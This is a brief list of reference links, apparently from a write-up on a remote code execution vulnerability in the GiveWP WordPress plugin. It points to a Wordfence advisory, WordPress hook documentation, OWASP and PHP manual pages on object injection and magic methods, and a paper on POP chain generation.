• $4,998 Bounty Awarded and 100K WordPress Sites Protected Against Unauthenticated Remote Code Execution Vulnerability Patched in GiveWP WordPress Plugin : https://www.wordfence.com/blog/2024/08/4998-bounty-awarded-and-100000-wordpress-sites-protected-against-unauthenticated-remote-code-execution-vulnerability-patched-in-givewp-wordpress-plugin/

• WordPress Developer Resources - Hooks : https://developer.wordpress.org/plugins/hooks/

• WordPress Developer Resources – add_action : https://developer.wordpress.org/reference/functions/add_action/

• PHP Object Injection : https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection

• PHP Documentation – Magic Methods : https://www.php.net/manual/en/language.oop5.magic.php

• Code Reuse Attacks in PHP – Automated POP Chain Generation : https://websec.wordpress.com/wp-content/uploads/2010/11/rips_ccs.pdf

• x.com (nav1n0x) : https://x.com/nav1n0x/status/1828715567785636112